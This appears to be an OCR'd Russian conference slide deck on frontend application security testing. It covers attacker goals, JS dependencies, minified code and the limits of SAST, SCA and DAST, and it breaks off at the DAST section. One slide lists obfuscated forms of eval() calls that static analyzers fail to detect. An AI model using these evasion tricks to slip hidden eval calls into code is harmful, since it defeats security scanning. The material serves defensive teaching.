
**Михаил Парфенов**
Application Security Architect

phd 2 Positive Hack Days Fest
от ■ positive technologies


# Frontend Application Security Testing (FAST)

## Задачи подхода и место в DevSecOps

# Безопасность веб-приложений



# Ценность frontend-приложений для злоумышленника




- Персональные данные, данные банковских карт, коммерческая тайна, учетные данные, коды OTP и т. д.
- Снятие профиля пользователя / установка cookie сетей обмена трафиком для показа рекламы конкурентов либо атак на пользователей через сторонние сайты
- Выполнение действий от имени пользователя веб-приложения
- Показ пользователю мошеннических баннеров от имени компании для последующей кражи денег / данных
- Майнинг криптовалюты в браузере пользователя либо использование браузера в DDoS-атаках на другие ресурсы
- Заражение устройства пользователя через уязвимости браузера

# Основные компоненты frontend-приложения

## JS-приложение и его зависимости

- Код фреймворка
- Собственный код
- Прямые зависимости
- Транзитивные зависимости


**Как правило, перед публикацией приложения собираются в единый файл-bundle**

## Сторонние JS-сервисы

- Сервисы веб-аналитики
- Интернет-счетчики
- Маркетинговые системы
- Платформы контекстной рекламы
- Captcha
- Онлайн-чаты
- Онлайн-карты
- JS-библиотеки во внешних CDN
- И другие

# Размер JavaScript-приложений


| Веб-приложение | Размер JS-файлов |
|---|---|
| Jira Cloud | 50 МБ |
| mail.google.com | 20 МБ |
| 1Password.com | 13 МБ |
| gitlab.com | 13 МБ |
| YouTube | 12 МБ |
| Google.com | 9 МБ |
| ChatGPT | 7 МБ |
| Npmjs.com | 4 МБ |
| StackOverflow | 3,5 МБ |
| wikipedia.org | 0,2 МБ |




https://habr.com/ru/companies/ruvds/articles/796595/

https://httparchive.org

# Зависимости в JavaScript-приложениях



**Количество**

**94**

**Глубина**

**15**

**Размер (МБ)**

**12**

# Минификация и обфускация

```
!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.export
window with a document");return t(e)}:t(e)}("undefined"!=typeof window?window:this,function(ie,e)
ae=oe.slice,g=oe.flat?function(e){return oe.flat.call(e)}:function(e){return oe.concat.apply([],e
ue=n.hasOwnProperty,o=ue.toString,a=o.call(Object),le={},v=function(e){return"function"==typeof e
null!=e&&e===e.window},C=ie.document,u={type:!0,src:!0,nonce:!0,noModule:!0};function m(e,t,n){var
u)(i=t[r]||t.getAttribute&&t.getAttribute(r))&&o.setAttribute(r,i);n.head.appendChild(o).parentNod
e||"function"==typeof e?n[i.call(e)]||"object":typeof e}var t="3.7.1",l=/HTML$/i,ce=function(e,t)
e&&e.length,n=x(e);return!v(e)&&!y(e)&&("array"===n||0===t||"number"==typeof t&&0<t&&t-1 in e)}fun
===t.toLowerCase()}ce.fn=ce.prototype={jquery:t,constructor:ce,length:0,toArray:function(){return
null==e?ae.call(this):e<0?this[e+this.length]:this[e]},pushStack:function(e){var t=ce.merge(this.
ce.each(this,e)}, map:function(n){return this.pushStack(ce.map(this,function(e,t){return n.call(e,
this.pushStack(ae.apply(this,arguments))},first:function(){return this.eq(0)},last:function(){retu
this.pushStack(ce.grep(this,function(e,t){return(t+1)%2}))},odd:function(){return this.pushStack(
t=this.length,n=+e+(e<0?t:0);return this.pushStack(0<=n&&n<t?[this[n]]:[])},end:function(){return
oe.splice},ce.extend=ce.fn.extend=function(){var e,t,n,r,i,o,a=arguments[0]||{},s=1,u=arguments.le
a||v(a)||(a={}),s===u&&(a=this,s--);s<u;s++)if(null!=(e=arguments[s]))for(t in e)r=e[t],"__proto__
a[t],o=i&&!Array.isArray(n)?[]:i||ce.isPlainObject(n)?n:{},i=!1,a[t]=ce.extend(l,o,r)):void 0! ==
)).replace(/\D/g,""),isReady:!0,error:function(e){throw new Error(e)},noop:function(){},isPlainObj
Object]"!==i.call(e))&&(!(t=r(e))||"function"== typeof(n=ue.call(t,"constructor")&&t.constructor)&
e)return!1;return!0},globalEval:function(e,t,n){m(e,{nonce:t&&t.nonce},n)},each:function(e,t){var
in e)if(!1===t.call(e[r],r,e[r]))break;return e},text:function(e){var t,n="",r=0,i=e.nodeType;if(
1===i||11===i?e.textContent:9===i?e.documentElement.textContent:3===i||4===i?e.nodeValue:n},makeAr
null!=e&&(c(Object(e))?ce.merge(n,"string"==typeof e?[e]:e):s.call(n,e)),n},inArray:function(e,t,r
t=e&&e.namespaceURI,n=e&&(e.ownerDocument||e).documentElement;return!l.test(t||n&&n.nodeName||"HTM
n=+t.length,r=0,i=e.length;r<n;r++)e[i++]=t[r];return e.length=i,e},grep:function(e,t,n){for(var
r},map:function(e,t,n){var r,i,o=0,a=[];if(c(e))for(r=e.length;o<r;o++)null!=(i=t(e[o],o,n))&&a.pu
g(a)},guid:1,support:le}),"function"==typeof Symbol&&(ce.fn[Symbol.iterator]=oe[Symbol.iterator]),
Symbol".split(" "),function(e,t){n["[object "+t+"]"]=t.toLowerCase()});var pe=oe.pop,de=oe.sort,he
RegExp("^"+ge+"+|((?:^|[^\\\\])(?:\\\\.)*)"+ge+"+$","g");ce.contains=function(e,t){var n=t&&t.pare
e===n||!(!n||1!==n.nodeType||!(e.contains?e.contains(n):e.compareDocumentPosition&&16&e.compareDoc
p(e,t){return t?"\0"===e?"\ufffd":e.slice(0,-1)+"\\"+e.charCodeAt(e.length-1).toString(16)+" ":"\
ye=C,me=s;!function(){var e,b,w,o,a,T,r,C,d,i,k=me,S=ce.expando,E=0,n=0,s=W(),c=W(),u=W(),h=W(),l=
e===t&&(a=!0),0},f="checked|selected|async|autofocus|autoplay|controls|defer|disabled|hidden|ismap
[^\\r\\n\\f]|[\\w-]|[^\0-\\x7f])+",p="\\["+ge+"*("+t+")(?:"+ge+"*([*^$|!~]?=)"+ge+"*(?:'((?:\\\\.
?:\\\\.|[^\\\\'])*)'|\"((?:\\\\.|[^\\\\\"])*)\")|((?:\\\\.|[^\\\\()[\\]]|"+p+")*)|.*)\\)|)",v=new
```


# Применимость классических анализаторов ИБ


SAST


DAST

SCA

# Static Application Security Testing (SAST)




## Обнаружение вызова eval()

| Пример кода | Обнаружение |
|---|---|
| eval(s) | + |
| window["eval"](s) | + |
| window["ev" + "al"](s) | - |
| window["\x65\x76\x61\x6C"](s) | - |
| this["\x65\x76\x61\x6C"](s) | - |


# Software Composition Analysis (SCA)

| | | | | | |
|---|---|---|---|---|---|
| CVE-2022-25844 | High | 7.5 | npm://angular:1.8.3 | - → @uirouter/angularjs:0.4.3 → angular:1.8.3 | The package angular after 1.7.0 are vulnerable to Regular Expression Denial of Service (ReDoS) by providing a custom locale rule that makes it possible to assign the parameter in posPre: ' '.repeat() of NUMBER_FORMATS.PATTERNS[1].posPre with a very high value. **Note:** 1) This package has been deprecated and is no longer maintained. 2) The vulnerable versions are 1.7.0 and higher. |
| CVE-2022-31129 | High | | npm://moment:2.29.2 | - → antd:4.18.7 → rc-picker:2.5.19 → moment:2.29.2<br>- → antd:4.18.7 → moment:2.29.2<br>- → moment-timezone:0.5.34 → moment:2.29.2<br>- → moment:2.29.2 | Inefficient Regular Expression Complexity in moment |
| CVE-2022-31129 | High | 7.5 | npm://moment:2.29.2 | - → antd:4.18.7 → rc-picker:2.5.19 → moment:2.29.2<br>- → antd:4.18.7 → moment:2.29.2<br>- → moment-timezone:0.5.34 → moment:2.29.2<br>- → moment:2.29.2 | moment is a JavaScript date library for parsing, validating, manipulating, and formatting dates. Affected versions of moment were found to use an inefficient parsing algorithm. Specifically using string-to-date parsing in moment (more specifically rfc2822 parsing, which is tried by default) has quadratic (N^2) complexity on specific inputs. Users may notice a noticeable slowdown is observed with inputs above 10k characters. Users who pass user-provided strings without sanity length checks to moment constructor are vulnerable to (Re)DoS attacks. The problem is patched in 2.29.4, the patch can be applied to all affected versions with minimal tweaking. Users are advised to upgrade. Users unable to upgrade should consider limiting date lengths accepted from user input. |
| CVE-2023-26159 | High | 7.3 | npm://follow-redirects:1.14.9 | - → axios:0.26.1 → follow-redirects:1.14.9 | Versions of the package follow-redirects before 1.15.4 are vulnerable to Improper Input Validation due to the improper handling of URLs by the url.parse() function. When new URL() throws an error, it can be manipulated to misinterpret the hostname. An attacker could exploit this weakness to redirect traffic to a malicious site, potentially leading to information disclosure, phishing attacks, or other security breaches. |

# Dynamic Application Security Testing (DAST)

- Backend entry points
